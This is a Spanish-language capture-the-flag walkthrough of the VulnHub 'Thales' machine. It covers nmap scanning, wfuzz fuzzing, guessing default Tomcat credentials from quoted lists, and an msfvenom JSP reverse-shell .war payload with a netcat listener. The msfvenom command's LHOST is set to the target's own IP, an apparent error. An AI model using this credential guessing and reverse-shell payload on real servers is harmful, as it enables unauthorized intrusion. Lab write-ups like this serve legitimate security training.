Narrativa de Ataque

Maquina: Thales

s0mm3rs — 21 de Junio del 2022

Índice

1. Introducción

El presente documento muestra el paso a paso durante la realización del laboratorio **Thales** de la plataforma **VulnHub**.

2. Enumeración

2.1. Reconocimiento de la Red

El primer paso fue hacer un reconocimiento de los equipos conectados al mismo segmento de red en el cual nos encontramos trabajando.

Figura 1: Escaneo del segmento de Red.

```
1    nmap -sn 192.168.1.0/24
2
```

Listing 1: Enumeración del segmento de red

-sn habilita Ping Scan y deshabilita el port scan.

Luego de descartar los dispositivos conocidos, encontramos la siguiente dirección **1**92.168.1.11.

2.2. Escaneo de Puertos

El siguiente paso es realizar un escaneo de puertos sobre dirección **1**92.168.1.11, para posteriormente detectar posibles vulnerabilidades que puedan ser vectores de ataque.

```
1    sudo nmap -p- --open -n -Pn --min-rate 5000 -v 192.168.1.11
2
```

Listing 2: Escaneo de puertos



Figura 2: Escaneo de Puertos

-p- ndica que se quiere escanear los 65536 puertos.
--open nos devuelve únicamente aquellos que cuyo estado es abierto.
-n no aplica resolución DNS.
-Pn no aplica host discovery, **--**min-rate define que no se envíen paquetes no mas lentos a 5000(en este caso) paquetes por segundo (si bien puede ser un poco ruidoso, como nos encontramos en un ambiente de pruebas controlado, no es una mala opción para reducir el tiempo de escaneo).
-v reporta información a medida que la va descubriendo.

Partiendo de los resultados obtenidos anteriormente, se realiza un escaneo de versiones y servicios para los puertos obtenidos.

TCP

Puertos
22, 8080

2.3. Detección de versiones y servicios

Finalizada la enumeración de puertos, se realiza un escaneo para detectar las versiones y servicios que corren sobre estos.

Figura 3: Detección de versiones y servicios.

```
1    sudo nmap -p22,8080 -sC -sV -vvv 192.168.1.11
2
```

Listing 3: Enumeración del segmento de red

-sC scripts comunes, **-**sV deteccion de versiones

Servicios

$22/tcp - SSH - OpenSSH7,6p1$
$8080 - Http - ApacheTomcat9,0,52$

2.4. Análisis de vulnerabilidades

Como siguiente paso de procedió a buscar posibles vulnerabilidades para las versiones de los servicio que están corriendo.

Figura 4: Searchsplot Tomcat

```
searchsploit tomcat 9

```

Listing 4: Busqueda en searchsplot



Figura 5: Searchsplot OpenSSH

```
1    searchsplot OpenSSH
2
```

Listing 5: Búsqueda en searchsplot

De los resultados obtenidos en la búsqueda en searchsploit, vemos que para la versión de Tomcat no encontramos ninguna vulnerabilidad. Mientras que para el caso de la búsqueda de OpenSSh encontramos un script para la enumeración de usuarios, por el momento no es relevante pero en caso de en caso de encontrar mas información posteriormente se puede recurrir a este.

Lo siguiente que podemos probar es ingresar desde un navegador a **1**92.168.1.11:8080. Al intentar ingresar al Manager no sale el siguiente panel de autenticación:



Figura 6: Autenticacion Tomcat

En este punto podemos probar con credenciales por default, realizando una búsqueda **Hacktricks** nos da las siguientes credenciales con las que podemos intentar:

Default credentials

The most interesting path of Tomcat is ***/manager/html***, inside that **path you can upload and deploy war files** (execute code). But this path is protected by basic HTTP auth, the most common credentials are:

- admin:admin
- tomcat:tomcat
- admin:<NOTHING>
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat

Figura 7: Hacktricks credenciales default para Tomcat

Tras no obtener resultados positivos, podemos hacer Fuzzing en búsqueda de ruta o directorios.

```
> wfuzz --hc=404 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  192.168.1.11:8080/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.11:8080/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        198 L    490 W      11136 Ch    "# directory-list-2.3-medium.txt"
000000009:   200        198 L    490 W      11136 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000011:   200        198 L    490 W      11136 Ch    "# Priority ordered case sensative list, where entries were found"
000000007:   200        198 L    490 W      11136 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003:   200        198 L    490 W      11136 Ch    "# Copyright 2007 James Fisher"
000000013:   200        198 L    490 W      11136 Ch    "#"
000000014:   200        198 L    490 W      11136 Ch    "http://192.168.1.11:8080/"
000000010:   200        198 L    490 W      11136 Ch    "#"
000000006:   200        198 L    490 W      11136 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000012:   200        198 L    490 W      11136 Ch    "# on atleast 2 different hosts"
000000008:   200        198 L    490 W      11136 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000005:   200        198 L    490 W      11136 Ch    "# This work is licensed under the Creative Commons"
000000004:   200        198 L    490 W      11136 Ch    "#"
000000002:   200        198 L    490 W      11136 Ch    "#"
000000090:   302        0 L      0 W        0 Ch        "docs"
000000902:   302        0 L      0 W        0 Ch        "examples"
000001688:   302        0 L      0 W        0 Ch        "shell"
000004889:   302        0 L      0 W        0 Ch        "manager"
000022971:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fwww"
000045240:   200        198 L    490 W      11136 Ch    "http://192.168.1.11:8080/"
000055697:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fyoutube"
000069486:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fblogs"
000071515:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fblog"
000082362:   400        0 L      74 W       800 Ch      "**http%3A%2F%2Fwww"
000153623:   400        0 L      73 W       791 Ch      "External%5CX-News"
000186177:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fcommunity"
000196083:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fradar"
000218269:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fjeremiahgrossman"
000218393:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fweblog"
000219157:   400        0 L      74 W       800 Ch      "http%3A%2F%2Fswik"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220530
Requests/sec.: 0
```

Figura 8: Fuzzing

```
1  wfuzz --hc=404 -w /usr/share/dirbuster/wordlist/directory-list-.3-medium.txt
   192.168.1.11:8080/FUZZ
2
```

Listing 6: Fuzzing

--hc oculta el resultado de las peticiones cuyo código de estado es igual 404
-w indica que vamos a utilizar un diccionario.
FUZZ indica el lugar donde queremos sustituir por por cada linea del diccionario.

Luego de revisar los resultados de wfuzz, otra opciones continuar con la búsqueda de credenciales utilizadas comúnmente. Para esto el repositorio de diccionarios Seclists cuenta con uno para especifico para tomcat:



Figura 9: Diccionarion credenciales comunes para Tomcat

El mismo nos devuelve una lista de combinaciones posibles, por los mismo a continuación nos quedaremos solo con las passwords y eliminaremos repetidos:

```
1  cat /usr/share/wordlist/Seclists/Passwords/Default-Credentials/Tomcat-
   betterdefaultpasslist.txt | awk '{print $1} ' FS=':' | sort -u
2
```

Listing 7: Fuzzing

awk indicamos que queremos imprimir el segundo argumento de la cadena.
'FS indicamos que el delimitador son los dos puntos.
sort para indicar que queremos ordenar los resultados.
-u para eliminar repetidos.

Si bien se podría utilizar herramientas como hydra para automatizar la prueba de las credenciales, al ser un lista corta lo podemos hacer manualmente.

Figura 10: Filtrado seclist



Figura 11: Tomcat Manager

Credenciales

user : *tomcat*

password : *role*1

3. Explotación

3.1. Ingreso al sistema

Ahora que ganamos acceso al Manager podemos utilizar msfvenom para generar un payload .war con una reverseshell para ganar acceso al servidor.

Figura 12: Reverse Shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.11 LPORT=4443 -f war -o
reverseshell.war
```

Listing 8: Payload

-p indica el payload a utilizar.
-f indica el formato del output.
-o para indicar el nombre del output.

Una vez generado el payload, utilizando netcat nos ponemos en escucha por el puerto 4443.

```
nc -lnvp 4443
```

Listing 9: Payload

-l indica que estamos en escucha
-n indica que no usamos DNS
-v para que muestre información. -p para indicar el puerto a utilizar

Luego subimos el payload e ingresamos.



Figura 13: Shell



Figura 14: Reverse Shell



Figura 15: Ingreso Reverse Shell

Si volvemos a la terminal que teníamos en escucha, vemos que logramos entablar una shell reversa y que nos conectamos con el usuario tomcat.

